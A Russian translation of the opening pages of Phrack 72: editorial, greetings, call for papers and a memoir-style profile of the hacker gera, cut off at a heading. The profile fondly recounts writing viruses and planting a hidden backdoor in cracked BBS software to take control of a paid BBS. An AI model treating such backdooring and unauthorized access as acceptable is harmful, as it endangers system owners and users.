

Phrack RU issue 072

Русская версия Phrack, выпуск 072. Полный текст статей с кодом и таблицами.

Темы выпуска: реверс-инжиниринг, бинарный анализ, Android, macOS, WebAssembly и аппаратура; веб-безопасность, PHP, CTF и прикладные атаки на сервисы; эксплуатация уязвимостей, shellcode, rootkits и низкоуровневая безопасность; культура Phrack, новости сцены, loopback, prophile и хакерские манифесты.

Материалы выпуска: Введение; Версия на 2400 бод.; Шумы на линии (LINENOISE); Обратная связь (Loopback); Искусство PHP — мой путь в CTF и нерассказанные истории; Анубис Запада: Охраняя храм PHP; APT Down — Дело о Северной Корее; Обучающий подход к эксплуатации CVE-2020-9273 — use-after-free в ProFTPD; Картографирование методов IOKit, доступных из пользовательского пространства в macOS; Вызов alert() из изолированного модуля WebAssembly; Десинхронизируй планету — Удалённое выполнение кода через Rsync; Quantum ROP: ROP, но круче; Возвращаясь к бинарному: пересмотр методов сравнения схожести Android-приложений; Деньги из воздуха, чипы даром; E0: Избирательная символьная инструментация; Roadside to Everyone (R2E), Фаза 1: Физические и локальные уязвимости в (C)V2X RSU; Бэкдор в процессоре; Содержание; Ренессанс хакера: Возрождение манифеста.

Больше крутых материалов в моём телеграм канале [@grogrigs](https://t.me/grogrigs)

Введение

Автор: Phrack Staff — staff@phrack.org

19 августа 2025 года

[illegible]

Эволюция хакера

На протяжении 40 лет Phrack публикует материалы, которые отражали и формировали хакерскую культуру. Знания, которыми делится Phrack, заложили фундамент для многих областей исследований, обеспечив понимание, общий язык, ресурсы и инструменты, а также контекст и историю. Phrack написан хакерами для хакеров и даёт возможность заглянуть в мир, который большинство людей никогда не видят.

Phrack — это и технический журнал, и культурный документ. Как и любой зин, он представляет собой моментальный снимок сцены в конкретный момент времени. Мы делимся не только своими открытиями, но и историями о том, как мы пришли к этим знаниям, и контекстом, в котором мы существовали. Мы рассказываем о победах, поражениях и усвоенных уроках. Поддерживая культуру совместного обмена идеями, мы учимся решать проблемы творчески и извлекать максимум из текущей ситуации.

За последние 40 лет хакерство эволюционировало, раскололось и мутировало в самые разные формы. Phrack задокументировал многие ключевые инновации в хакерстве начиная с первого выпуска: от демонстрации способов манипуляции телефонными системами и большими ЭВМ до пионерского сканирования уязвимостей, от популяризации таких концепций безопасности, как переполнение буфера, ROP и эксплуатация кучи, до объединения всего этого в сложных экосистемах, которые раньше казались чистой фантастикой. Каждое поколение опирается на предыдущее и предлагает нам новые перспективы, переосмысляя старые идеи и показывая, как их можно применять в новых ситуациях. Когда Phrack впервые вышел в середине 80-х, наши отношения с технологиями были совсем иными. Многие из тогдашних задач сводились к простому подключению к сети и поддержанию этого подключения. Сегодня мы сталкиваемся с совершенно новыми вызовами, основанными на том, что есть, что было и что будет.

Хакерский этос остаётся неизменным — будь любопытен к окружающему миру, обходишь тем, что есть, и показывай, как вещи могут быть лучше.

То, что было сделано до нас, и переданные знания создают основу, на которой мы строим и от которой отталкиваемся. Как хакеры, мы передаём свои лучшие качества, обучая других. Мы документируем, как и почему делали те или иные вещи, исходя из того, что было доступно в то время. Мы развиваем труды предыдущих поколений и формируем собственное понимание, опираясь на личный опыт. Наградой служит красота того, что мы открываем и создаём, и радость от того, что делимся этим и вдохновляем других. Со временем все наши самые любимые и надёжные техники и инструменты становятся общеизвестными, и появляются новые вариации. По

мере изменения обстоятельств меняются и наши потребности. Старое снова становится новым, новые идеи переосмысливают старые. Цикл продолжается.

Знание — это ДНК хакера. Наши инстинкты и любопытство дополняются историями о том, как вещи были сделаны прежде. Как хакеры и люди до нас, мы адаптируемся к среде и придумываем, как удовлетворить свои нужды и достичь целей. По мере того как технологии становятся всё более оптимизированными и абстрактными, легко потерять из виду основы. То, что технологии эволюционировали, не значит, что фундамент изменился. Мы по-прежнему используем АТ-команды для управления модемами. Мы по-прежнему активируем линию A20, чтобы получить доступ к памяти за пределами 1 МБ на процессорах x86. Внутриполосная сигнализация по-прежнему служит путём в самые неприступные системы. Странные машины по-прежнему проявляют себя повсюду, ожидая, когда их откроет такой хакер, как ты.

Всё находится в состоянии потока, и единственная константа — это изменение. Однако, если мы правильно позиционируем себя, наши действия могут влиять на будущее. Вещи мутируют. Случаются счастливые случайности. Мир — это хаос, а из хаоса рождаются хакеры.

Хакерство не может не эволюционировать, и хакерские зины вроде Phrack эволюционируют вместе с ним. Мы оглядываемся на свои основы в поисках вдохновения и одновременно смотрим вперёд — на неизведанные территории, не боясь выходить за рамки. Мы спускаемся в самые тёмные кроличьи норы, куда мало кто решается зайти, и там видим свет, ведущий к самым удивительным сокровищам. Мы отвечаем на нужды наших сообществ, находим способы расти вместе и поощряем друг друга продолжать исследования. Мы поддерживаем такие проекты, как Phrack, потому что это даёт платформу для незамутнённого голоса хакера.

Люди — хакеры. Мы появились здесь, чтобы разбираться в вещах. Хакерство — это врождённый навык, который нужно развивать. Хакерский дух ведёт нас через ситуации, казавшиеся когда-то безнадежными. Хакерство — это способ ответить на собственные жгучие вопросы, способ открыть свой потенциал и способ создать мир, в котором хочется жить.

Каждый день рождается новый хакер. Наш долг — делиться тем, что может ввести его в прошлое и настоящее и дать надежду на лучшее завтра. В конце концов, мы все одинаковы.

Добро пожаловать в Phrack #72

Этот выпуск — не просто веха, но и свидетельство неистовского любопытства, упрямого блеска и бескомпромиссного духа глобального сообщества, которое отказывается замолчать. Дань уважения старой школе и новой крови. Легендам, проложившим путь, и тем, кто только начинает прокладывать свой. Он скреплён скотчем, потом, бессонными ночами, перегретыми мозгами и тем нервным обожанием к поломанному и прекрасному беспорядку систем.

Огромная благодарность каждому автору, который поделился своими знаниями, инструментами, эксплойтами, видением и историями из окопов. Ваша работа поддерживает сцену живой и острой.

Рецензентам и редакторам, читавшим между строк и задававшим неудобные вопросы. Вы добивались ясности, не притупляя остроты.

Художникам, добавившим визуалы, сырую пиксельную грязь и чистый дизайн. Вы придали этому выпуску фактуру. Вы заставили его чувствовать.

Команде вёрстки, которая заставила это чудовище выглядеть так, будто его стоит распечатать кровью. Ваша работа доказывает, что стиль и содержание могут сосуществовать.

Всем, кто тестировал черновики, указывал на опечатки, предлагал лучшие пейлоады или более точные формулировки. Вы знаете, кто вы. Мы вас видим.

Донорам, скинувшимся на финансирование печати юбилейного выпуска. Вы помогли этому детищу держаться на плаву, оставаясь независимым и необузданным.

И сцене. Настоящей. Вы — причина, по которой мы всё ещё делаем это. Это ваше.

Крик в мире, который хочет тишины. Искра под горой мёртвых протоколов.

Phrack живёт, потому что живёте вы — добро пожаловать в шум, наслаждайтесь.

— Phrack Staff

ISSN 1068-1035

- 16 ударных материалов от одних из самых острых умов в сцене
- Профайл легендарного Gera
- Головоломка, способная расплавить мозг (и потешить эго)
- Полноценный CTF — победите и заберите монету Phrack!
- Визуалы, бьющие как пейлоад: потрясающая графика, ASCII и глич-арт, чистый кайф для глаз

Приветствия

Phrack 72 не был бы возможен без невероятного сплочения хакерской сцены ради его создания. Спасибо всем авторам, художникам, донорам, редакторам и логистам, благодаря которым этот исторический выпуск и его международный релиз стали реальностью.

Особая благодарность нашим художникам: ackmage, amnesia, aNACHRONiST, araknet, bubok arsonian, digitalis, fyodor, ic3qu33n, jinn, mar, mavenmob, netspooky, p0rtL, s01den, x0, ytcraacker.

Огромная благодарность команде Paged Out за помощь в создании невероятной печатной вёрстки.

Этот зин не был бы возможен без следующих людей:

```
ackmage      -- отчеканил единственную монету, которая будет что-то стоять в 2026-м
bsddaemon    -- по-прежнему несёт хакеров вперёд
chompie      -- omg, подпишешь мне драйвер?
clockwerk    -- l0ve
dark tangent  -- uber-supporter since dayZero
diaul        -- w0rd
emx          -- #bluebox
horizon      -- ADM 4ever
huku         -- fan
Julio        -- The rise of the alligatorzzzz
messedede    -- <b>awesome</b>
netspooky    -- ultimate cyber skull
pinguino     -- all your news are belong to her
retr0id      -- switch 2, retr0id 1, day 0
richinseattle -- keeper of the lore
sblip        -- whaddup blip
skyper       -- triplegänger
TMZ          -- just a chill guy
Phrack Staff  -- for holding it down
Phrack's Tariff -- we got PCBs at home
```

Политика Phrack

```
phrack:~# head -77 /usr/include/std-disclaimer.h
/*
 * All information in Phrack Magazine is, to the best of the ability of
 * the editors and contributors, truthful and accurate. When possible,
 * all facts are checked, all code is compiled. However, we are not
 * omniscient (hell, we don't even get paid). It is entirely possible
 * something contained within this publication is incorrect in some way.
 * If this is the case, please drop us some email so that we can correct
 * it in a future issue.
 *
 *
 * Also, keep in mind that Phrack Magazine accepts no responsibility for
 * the entirely stupid (or illegal) things people may do with the
 * information contained herein. Phrack is a compendium of knowledge,
 * wisdom, wit, and sass. We neither advocate, condone nor participate
 * in any sort of illicit behavior. But we will sit back and watch.
 *
 *
 * Lastly, it bears mentioning that the opinions that may be expressed in
 * the articles of Phrack Magazine are intellectual property of their
 * authors.
 * These opinions do not necessarily represent those of the Phrack Staff.
 */
```

Призыв к материалам для Phrack #73

Зачем писать для Phrack?

- У вас есть проект, над которым вы работаете и который раздвигает границы, делая то, что ещё не было публично представлено. Если вы занимаетесь передовыми исследованиями в области безопасности, вам следует писать для Phrack.
- Вас интересуют аспекты безопасности и технологий, которые другим людям, кажется, безразличны или непонятны. Если вы чувствуете, что должны пролить свет на определённую тему для всех, вам следует писать для Phrack.
- Вы снова и снова видите одни и те же проблемы и хотите, чтобы кто-то наконец написал понятное руководство для всех. Если вы тот человек, который может написать его для нынешнего и будущих поколений, вам следует писать для Phrack.
- Вы заслуживаете места, где можно делиться своей лучшей работой без страха. Если вы не хотите, чтобы то, во что вы вложили душу, превратилось в очередную метрику для акционеров и потенциальных инвесторов или навсегда осталось погребённым в корпоративном VPN, вам следует писать для Phrack.

Худший сценарий: вы просто написали крутую статью, которой можете поделиться самостоятельно.

Лучший сценарий: ваша статья публикуется в Phrack. :)

Что нам нужно?

Статьи о хакерстве, разработке эксплойтов, исследованиях уязвимостей и других смежных темах.

Конкретнее:

- **Эксплуатация:** Продемонстрируйте новейшие техники обхода защит и докажите, что уязвимости по-прежнему кусаются.

- **Персистентность:** Будь то пользовательское пространство, ядро или уровень ниже `ring0` — поделитесь приёмом из тёмного искусства скрытного закрепления в системе.
- **Фаззинг и анализ кода:** Автоматизированная охота за багами срывает низко висящие плоды — как сделать её смертоноснее?
- **Обфускация бинарников:** У нас есть декомпиляторы, но кастомные виртуальные машины и мощные трансформации создают непроницаемый код.
- **Обфускация данных:** Пора делать эксфильтрацию — как переместить терабайт данных, не выглядя при этом идиотом?
- **Антифорензика:** Не оставляй следов, скройся в тумане или, может, даже разверни контрмеры против парсеров!
- **Веб-приложения:** Расскажите о атаках на основе неоднозначности интерпретации, обходе защит и инъекциях в многоголовую гидру современных приложений.
- **Облачная безопасность:** Сложность и отсутствие видимости — мягкое подбрюшье облачных вычислений, обсудим.
- **Уязвимости систем хранения данных:** Если конечная цель — кража данных, поговорим обо всех утечках в инфраструктуре хранения и API.
- **Защита от эксплуатации:** Найти каждый баг бесполезно — как проектировать более защищённые системы, чтобы блокировать эти атаки?
- **Анализ вредоносного ПО:** Мир покрыт диаспорой малвари — вскройте код и изучите внутренности.
- **Защита от вредоносного ПО:** Мы барахтаемся в пуле паразитов, атакующих с каждого угла — как нейтрализовать их губительные эффекты?
- **Экзотический реверс-инжиниринг:** Каковы скрытые коррумпированные руки власти в этом электронном субстрате?
- **История сцены:** Давайте изучим часто изолированную племенную историю, о которой ещё не писали.
- **Байки из склепа:** Хотите рассказать личную историю достойного взлома? Может, мы и поверим.

Когда дедлайн?

Июнь 2026

Когда выйдет Phrack 73?

Лето 2026

---- (Contact) ----

< Editors	: staff[at]phrack{dot}org	>
> Submissions	: submissions[at]phrack{dot}org	<
< /dev/urandom	: loopback[at]phrack{dot}org	>
> Arts & Leisure	: arts[at]phrack{dot}org	<
< Twitter/X	: phrack	>
> Mastodon	: phrack[at]haunted{dot}computer	<
< BlueSky	: phrack{dot}org	>

Правила просты:

- 7-битный ASCII с переносом на 76 символах ИЛИ Markdown в UTF-8
- ANTISPAM в строке темы письма, иначе столкнётесь со Спам-Богом и будете пятиться в ад

Версия на 2400 бод:

Автор: Редакция Phrack

====[Данные

Имя: gega

Хэндл: gega

Происхождение хэндла: это просто моё имя `_(_)_`

АКА: casper (примерно 1993?), Richie++ (¿ 4:900/208.3 ? @FidoNet)

Страна: Аргентина

Сайт: <http://127.1:631>

GitHub: gerasdf

====[Биография

Я всегда хотел строить роботов. Мама отправила меня (в 11 лет?) учиться Logo, и я выучил. Получил первый компьютер (TI99/4A). Потом Commodore 64, затем 128. Выучил ассемблер на Commodore, примерно в 12 лет. В жизни появился PC. В школе раздобыл Turbo Assembler, Turbo Pascal, Turbo Debugger и прочее. Нашёл друзей, с которыми учился вместе. После долгих усилий обнаружил список прерываний Ральфа Брауна, затем дизассемблер Sourcer. Вирус Stoned нашёл меня сам — я был полностью захвачен и начал коллекционировать вирусы. Написал свой первый «вирус», чтобы обойти защиту в школе.

Коллекционировал PC-вирусы, написал несколько собственных. Нашёл новых друзей для совместной учёбы, и мы перешли к взлому открытых удалённых компьютеров. Нам казалось, что на любимом деле можно зарабатывать (законно). Стали (co-)основателями Core SDI/Core Security, написали и опубликовали ABO (Advanced Buffer Overflows), (co-)создали Core IMPACT (это уже выходит за рамки 2400 бод, и мне это не нравится). Я преподавал ассемблер и написание эксплойтов, собрал команду эксплойт-разработчиков в Core... пресытился индустрией безопасности, основал Disarmista (2008?), предлагая исключительно услуги обратной разработки «по уважительным причинам». Позвонил друг примерно со словами: «Эй, хочешь заняться спутниками?» — я ответил «нет», хотя никаких реальных причин отказываться не было. 15 лет спустя я всё ещё занимаюсь спутниками — и их безопасностью тоже.

Версия для историков и особо скучающих читателей:

К компьютерам я приобщился в 10 или 11 лет, а в мои нынешние 50 порядок событий уже слегка размыт. Я всегда любил разбирать игрушки, чтобы посмотреть, как они устроены, — за это меня прозвали «Ingegneri disarmista» в детстве. По какой-то причине, которую я до сих пор не понимаю, я всегда говорил: «Хочу строить роботов». В Аргентине 1985 года вариантов было немного, но мама нашла место, куда можно было ходить после школы учиться программированию. Своего компьютера у меня тогда не было, так что раз в неделю я мог лишь прикоснуться к клавиатуре, работая с Logo на TI99/4A. Я двигал черепашку, познавал геометрию и «программирование» со списками — это было по-настоящему весело и открывало глаза. А потом однажды родители

принесли мне TI99/4A, примерно в 1986-м. Я думал, что смогу пользоваться Logo, но оказалось, нужно расширение памяти и ещё кое-что, так что я был ограничен Basic и несколькими другими вещами... Даже не помню, что делал с TI, наверное, Basic и совсем немного игр... Потом у меня появился Commodore 64.

По мере того как я получал доступ к играм (хотя я не помню, чтобы кто-то платил за них, кроме одного парня из «Valente Computación», у которого были собственные заставки), я начал задумываться, как их написать. Я знал Logo и немного Basic, но этого явно не хватало. Должно быть что-то ещё. Однажды мне попался журнал «Tu Micro Commodore», и там я нашёл странный листинг с командами PEEK, POKE и бесконечными строками DATA с числами. Разумеется, я начал наугад менять числа и порой был достаточно удачлив, чтобы увидеть какой-нибудь эффект (помимо краша). «Tu Micro Commodore» стал моим окном в мир. Я с нетерпением ждал каждого нового номера (в Аргентину он приходил из Испании) и перечитывал снова и снова. Начал составлять собственный список адресов PEEK, POKE и нулевой страницы. Лишь когда у меня появился Commodore 128 со встроенным «Machine Language Monitor», я наконец понял, что нужно учить ассемблер... и выучил. Я достал книгу «Commodore 128» издательства Data Becker, по которой по-настоящему начал разбираться в вещах. Взял её на пляж, читал туда-обратно, делал заметки. Помню, как из неё узнал булеву логику и «открыл» закон Де Моргана, рисуя на песке. Первыми моими программами на ассемблере были подпрограммы для перемещения спрайтов — заставить спрайты падать под воздействием гравитации и прыгать по нажатию кнопки джойстика, — которые я потом собрал вместе, чтобы сделать жутко кривой платформер. У меня был и ассемблерный монитор для C64, так что я работал на обоих. Самым «продвинутым», что я помню, была игра с горизонтальными растровыми прерываниями для реализации плавного скроллинга части экрана. Следующим шагом должно было стать понять, как воспроизводится сэмплированная музыка, но тут...

Потом, в 1988-м, я пошёл в среднюю школу, где стояли компьютеры BBC Micro — тот же процессор 6502, что и в C64, со встроенным ассемблерным монитором. В первый же день за компьютером BBC я достал из памяти карту памяти C64 и начал вводить POKE-команды... с весьма скромным успехом. Ассемблер работал, значит, инструменты для нового старта у меня были. Кое-что я разобрал, но вскоре в школу привезли первые PC. И это был совершенно новый, неизведанный мир. Мне было 12? 13? И хотя большую часть дня я проводил в школе, оставались перемены и ночи. Помню разговор с отцом примерно такого содержания:

«Не знаю, что делать. Я знаю всё про Commodore 64. Если мы возьмём PC — я буду беспомощен, а на составление карты памяти C64 у меня ушла целая вечность.»

Не помню, что он ответил, но это не имело значения. Выход был только один — начать с нуля. Без модема и без интернета. Первое дело: достать ассемблерный монитор (он же ассемблер)... Мне предложили точку в Fidonet. Даже без модема мой узловой друг каждый день приносил мне дискету 5.25", а я отдавал ему свои сообщения и запросы файлов. Невероятно! Мир объединялся. Так я жил без модема многие годы, став Richie++ (простите!). В школе я познакомился с Futo — умнейшим человеком, которого я знаю (прости, все остальные, вы же знаете, что это правда). Вместе мы освоили большинство вещей и даже основали первую компанию: Technique and Methods. Писали DOS-утилиты в духе Norton (TFF для поиска файлов, TMD для массового удаления, TFD для поиска дублей и т.д.). Примерно в 1989-м мы опубликовали «Too much info Two» — справочный файл для Sidekick, набитый всей собранной нами информацией: список прерываний Ральфа Брауна и всё об аппаратном обеспечении PC, программировании чипов и так далее. Ужасно жалею, что всё это исчезло. Дискеты у меня хранились до недавних пор... может, они где-то ещё лежат. Или у Futo есть часть этого.

А потом нам наконец попал в руки дизассемблер (Sourcer Commenting Disassembler)! Как я вообще без него жил! Это было примерно в 1988–1989 годах? Первое, что я помню, как всерьёз разбирал, — вирус Stoned. И с этого момента могло быть только лучше. Я начал коллекционировать вирусы,

писать собственные, читать «Virus Report» Bonsembiante (печатный зин) и негласно соревноваться с ним в публикации анализов и комментированных дизассемблеров вирусов (хотя он, вероятно, об этом не подозревал). Где-то незадолго до этого я получил первую оплачиваемую работу программиста: надо было написать приложение на Turbo Pascal, печатающее карту улиц с обозначением пожарных гидрантов — за 40 секунд с момента, как пожарный снимает трубку, включая оцифровку карты. Я применил предиктивный ввод для адресов и множество низкоуровневых трюков для ускорения матричной печати — и добился успеха: 40 секунд! Правда, кажется, продали это только один раз.

В школе стояла защита, не дававшая ученикам менять файловую систему (перехватчик INT 13). С Futo мы написали «вирус» загрузочного сектора, который сохранял оригинальный указатель и позволял нам его восстанавливать. Все об этом знали; атмосфера была по-настоящему дружеской, и нам просто давали делать что хотим. Это очень помогало.

В 1993-м, в последний год средней школы, я вступил в университетскую группу по вирусам (GISVI). В следующем году опубликовал и представил свою первую статью о написании метаморфных вирусов: «RICE — Individualized Regeneration of Encrypting Code», которая, что удивительно, до сих пор доступна в интернете. Там я познакомился с Beto — многолетним мейнтейнером Impacket и другом на всю жизнь. С тех пор он является моим профессиональным краеугольным камнем в сфере безопасности, и я продолжал бы работать с ним до последнего дня, если бы мог.

Вскоре после этого через Saltamontes — замечательного друга, который также был одним из моих боссов в компании по картографированию пожарных гидрантов, — я познакомился с командой HBO (Hacked by Owls). Saltamontes, LBD, OPii, Janx Spirits — удивительные люди, вместе с Futo ставшие основателями Core SDI/Security. Но прямо перед этим группу из 26+ хакеров нанимало Аргентинское налоговое ведомство — несколько писателей вирусов, эксплойт-разработчики, системные хакеры, криптоэксперты, все в возрасте 17–19 лет; они (налоговики) даже не знали, как нас официально оплачивать. Нас засунули в большой пустой подвал и просто выпустили на волю — пока мы им были не нужны. Мы взламывали, кодили, пользовались ftp-mail, пробовали Igdrasil Linux по мере его выхода... Это стало истоком многих великих вещей, включая Core. Ах, я немного устал писать, простите :-/

Ах! Да! В какой-то момент «кто-то уронил таксофон в задний двор к другу», и этот друг, решив, что устройство инопланетное, позвал нас. Единственное, что нам пришло в голову, — разобрать его и полностью провести обратную разработку, написав программные обновления и улучшения, которые в итоге сбежали из лаборатории в тот день, когда мы оставили окно открытым. Эти обновления обосновались в таксофоне у входа на хакерскую конференцию в Буэнос-Айресе в 1994 году и показывали «Manifesto HBO» на ЖК-дисплее телефона — что было замечено местными газетами. Нет, подождите: «инопланетяне сбросили» два таксофона [Telecom], с запиской доставить один из них М. Блэйзу на HOPE'95 в Нью-Йорке, чтобы он мог взломать чип Clipper с помощью инопланетного инструмента, — хотя ему это и не понадобилось, ведь у него был мозг. Самое странное, что инопланетяне попросили доставить таксофон «Telefónica», которого у нас не было. Боясь лазеров из открытого космоса, мы были вынуждены ввязаться в тёмную ночную ситуацию с обменом заложниками среди наркочилиеров, чтобы обменять лишний телефон Telecom на телефон Telefonica — который был к тому же куда тяжелее. Итак, с телефоном в рюкзаке и сотней отговорок, которые так и не понадобились, мы сначала отправились на Summercon в Атланте поиграть в «вычисли агента ФБР», а затем добрались до Нью-Йорка на HOPE. К счастью, никто не взорвал самолёт по пути (из Аргентины), возможно, потому что некий неизвестный (неизвестный, но с добрым духом) приклеил в туалете записку «BOMB!» («Boom?»), — а какова вероятность двух бомб в одном самолёте? Как и следовало ожидать, полиция с собаками, обнюхивающими самолёт, не поняла, что всё это было ради безопасности остальных пассажиров.

А потом была Core. Масса магии за ~15 лет в Core. Мы «изобрели» Contextual Access, Zero Trust, SIEM и назвали это Core Force — продукт, который оказался нам не по размеру, хотя мы его

продали и развернули в крупном банке и других местах, а затем в 1997 году выпустили как открытый исходный код. Мы занимались консалтингом (сегодня это называется «Red Teaming») для очень крупных компаний, [анонимно] участвовали в определении стандарта PCI (простите), ломали, чинили и бесконечно веселились, набирая команду из всё более удивительных людей. Продали эксплойтов на \$30k Куртцу и Маккьюру, которые так и не заплатили (не волнуйтесь, срок давности уже вышел) для их команды пентестеров. Мы тесно дружили с Secure Networks Incorporated, работали над разработкой Ballista, а затем других продуктов безопасности по мере того, как её приобретала Network Associates. И затем, тоже отчасти в результате взаимодействия с командой SNI (Оливер и Альфред в основном?), мы запустили Core IMPACT — профессиональный инструмент для пентестинга (набор проверенных эксплойтов с отличным UI) — и напечатали памятные футболки «Go Hack Yourself!» (~2001). Core и конференции были моим туристическим агентством, и я это любил. Я познакомился с кумирами, которые оказались просто людьми (по крайней мере, некоторые). А потом я ушёл из Core :-р

Один анекдот: Когда мы нанимали Raddy (по-прежнему гуляющего по сообществу как L. Lavarello), он пришёл на собеседование в школьной форме со своей матерью... Внутри офиса (в центре Буэнос-Айреса, в здании юридической конторы) мы гоняли в футбол, люди снизу постучали в дверь попросить нас не шуметь, а мы открыли её без рубашек, потными, с мячом под мышкой и серьёзным видом сказали: «Конечно, не беспокойтесь»... а мать Raddy просила нас: «Пожалуйста, берегите моего сына».

Изначально АВО я писал для него — один за другим, по мере того как он решал их или предлагал новую идею. Потом большинство в офисе тоже стали играть, и имело смысл сделать их публичными. Помню ещё, что abo5.c представлял особую сложность для многих, и однажды gic пришёл с решением, которое ему приснилось: из воды вышла прекрасная дама и сказала ему решение — что-то вроде «перезапиши указатель...». На следующий день он явился с решением, которое оказалось не тем, что я предполагал, но работало, так что мне пришлось переименовать его в abo6.c и добавить новый abo5.c перед ним :-р

Потом пришло второе поколение эксплойт-разработчиков во главе с gicnar. Собеседование с ним я всегда помню. Был 2006-й, и кто-то сказал мне: «Ты не знаешь gicnar? Что? Ты обязан с ним познакомиться — почему бы тебе его не собеседовать?». Нет, я его не знал, и до сих пор стыжусь этого. На собеседование пришёл взрослый мужик. Он не выглядел как типичный бунтарь-подросток, к которым я привык. Скорее походил на кого-то, кто долгие годы ремонтировал лифты, — что и было именно так. Мы начали разговаривать, и поскольку я «подготовился» к собеседованию, стал задавать вопросы, чтобы проверить, понимает ли он, о чём говорит: он понимал всё досконально. Собеседование было отличным, и если вы с ним знакомы, то знаете, что он способен вытаскивать истории и анекдоты буквально из воздуха и часами держать вас в восторге. Он на самом деле ремонтировал лифты, но в свободное время — что ж, он просто стал отцом латиноамериканской сцены крэкинга, и к тому времени опубликовал около 1000 туториалов по взлому всего, что попадалось под руку. Я нанял его прямо там, и помню, что немного расчувствовался, когда он с горящими глазами спросил: «Вы хотите сказать, что я могу начать работать и зарабатывать деньги с помощью OllyDbg? Это мечта!». Потом он выучил Python, стал писать эксплойты и, конечно, написал и опубликовал бесчисленное множество туториалов по обоим. Его метод? Когда он изучает что-то новое, рядом открыт документ, и он пишет туториал по мере продвижения, делая скриншоты и записывая мысли. Я видел его на конференциях — бесконечно скромного, пока сотня разных испанских акцентов со всего мира обращается к нему. Хотел бы я иметь энергию писать столько туториалов.

Когда сцена начала приобретать странный характер — нулевые дни взвинчивали цены, появились рынки уязвимостей, друзья замолкали, а пулемётчики сопровождали меня в туалет, — мне нужно было уйти. Снова я подумал: хочу зарабатывать, делая то, что люблю, — и открыл мастерскую обратного проектирования (Disarmista, ныне под командованием Futo, занимающуюся куда

большим, чем просто RE). К счастью, один из первых клиентов попросил помочь с обслуживанием виртуальной машины Smalltalk, давно заброшенной, но ключевой для их продукта. У них была чёткая идея: нам нужно, чтобы вы задокументировали VM (написанную на ASM), чтобы мы могли её понять, и понимаем мы только Smalltalk. Поэтому мы сели писать VM Smalltalk на Smalltalk, чтобы получить систему Smalltalk, которая могла бы компилировать себя в исполняемый формат, по пути выпустив тупенький инструмент «iterde» (Iterative Decompilation). Проект до сих пор жив, теперь называется Vee и эволюционировал в Powerlang — и это одна из вещей, которыми я горжусь и которой до сих пор удивляюсь.

После Disarmista мне позвонил LBD, A.K.A. Эми: «Давай займёмся спутниками!». Он заманил меня на двухдневную встречу, посадив в углу как «просто друга, не обращайтесь внимания», — чтобы я помалкивал хотя бы 30 минут, хотя не мог не думать (и не говорить) «всё, что вы говорите, — полная чушь!» опытным космическим инженерам (простите, ребята!). Но что ж... для того, что мы хотели делать в Satellogic (по-настоящему дешёвые высокопроизводительные спутники наблюдения Земли), это была неверная философия. Это заняло дольше, чем мы предполагали, но в итоге нам удалось спроектировать, построить, запустить, эксплуатировать и продать [50+] спутников и снимки мира, которые они делают. Это было по-настоящему удивительно, и снова я думал: «Что? Я ничего не знаю о спутниках...

Придётся начинать с нуля, а мой мозг уже мёртв». Но он не был мёртв — он просто спал от скуки и проснулся, встретив вызов.

Сегодня я по-прежнему занимаюсь спутниками, и их безопасностью тоже. Удивительная команда. В каком-то смысле мы повторили часть истории Core: построили потрясающую команду и культуру, — потому что единственный способ делать невозможное — получать от этого удовольствие и окружать себя людьми умнее тебя.

Знаю, вам, вероятно, интересно, как мы обеспечиваем безопасность спутников, — но это уже слишком длинно, и тема слишком интересна для версии на 2400 бод. Простите.

Пожалуй, остановлюсь здесь, хотя уже пару раз возвращался, чтобы вставить более ранние воспоминания.

=---=[Вдохновение

Желание делать игры было причиной, по которой я впервые выучил ассемблер (зачем кому-то учить ассемблер сегодня?). Потом вирусы и их способность к размножению по-настоящему захватили меня. Размножение — одна из главных характеристик живых организмов; я тогда так чувствовал (хотя у вирусов нет противопоставленных больших пальцев, как у коал, у которых их два).

Изучая стелс-вирусы методом обратной разработки, я понял, что существует множество приёмов, известных лишь немногим, дающих невидимость. С друзьями я учился хакингу, и жажда знаний и решения головоломок была слишком сильной и засасывающей — она до сих пор такова. Что касается людей: я начал настолько оторванным от всех, что трудно было найти образец для подражания, хотя я всегда говорю, что моим великим учителем был Petro — «просто» учитель, который так умел объяснять, что после его уроков ты всегда уходил с ощущением, что всё понял и только что самостоятельно сделал величайшее открытие человечества.

=---=[Любимое

Языки программирования:

Smalltalk и ассемблер. Странно, да? Сейчас я почти каждый день пишу на Python и прекрасно ориентируюсь во многих языках, на которых программировал за деньги. Но Smalltalk — мой любимый высокоуровневый язык. Мне нравится, как он заставляет думать с точки зрения объекта, который я программирую в данный момент, и переключать точку зрения по мере перехода к другому классу. На другом конце — ассемблер. Я до сих пор люблю вызов строить большие вещи из маленьких частей, выжимать и выжимать и выжимать. Мне удавалось найти поводы делать кое-что на их сочетании, и я до сих пор думаю, что когда-нибудь вернусь к продолжению этих вещей.

Премия Pwnie: Э-э... никогда не следил за ними, простите. А Phrack получал?

Лучший взлом: Немного, но разве я уже упоминал крэкинг?

В Аргентине, как и во многих забытых странах, крэкинг был необходимостью. Много раз, даже когда ты хотел купить программу и имел деньги (что было маловероятно), сделать это было невозможно. Так что нас оставляли наедине с собственными ресурсами — вероятно, намеренно (как говорят, первый — бесплатно...). Иными словами, приходилось кое-что крэкать. В эпоху C64/128 я просто недостаточно понимал, но с появлением PC осознал, что попросту не мог скопировать программу и установить дома. И вот — крэкинг и отладчик.

Я взломал несколько приложений — для себя или чтобы позабавить друзей, например получить бесконечные деньги в Sim City. Но однажды я первым в Аргентине раздобыл новую версию Remote Access (программы для хостинга BBS), и её нужно было взломать.

Я взялся за взлом. Поначалу задача оказалась быстрой, но потом обнаружил целый набор функций, которые не были доступны обычным образом. Это подтолкнуло меня к идее добавить ещё больше функциональности (некоторые называют это бэкдором), реализующей своего рода режим бога. Ушло пару дней. Всё это время я говорил людям: «Да-да, я почти там, взлом — это непросто, знаете ли». Когда наконец закончил, слегка изменил баннер для идентификации и выпустил в свет.

В итоге я обнаружил крупную платную BBS, установившую мою версию. Я подключился (ура! наконец-то у меня был модем!) и активировал секретный пункт меню. Я использовал особое имя пользователя, которое зависало экран на стороне сервера, но давало мне полный контроль над ним (по сути, удалённый режим бога). Это было очень весело, а BBS хранила массу технической информации, которой я жаждал. Думаю, имя пользователя было Daniel Calpazzo — взял наугад. После нескольких таких визитов на BBS появился новый баннер: «Daniel Calpazzo, мы заметили, что у вас проблемы со входом. Пожалуйста, свяжитесь с нами, и мы поможем». Никто больше не знал о дополнительной функциональности, так что, когда мне надоело и я перестал пользоваться, они остались с очень стабильным взломом Remote Access.

Программное обеспечение:

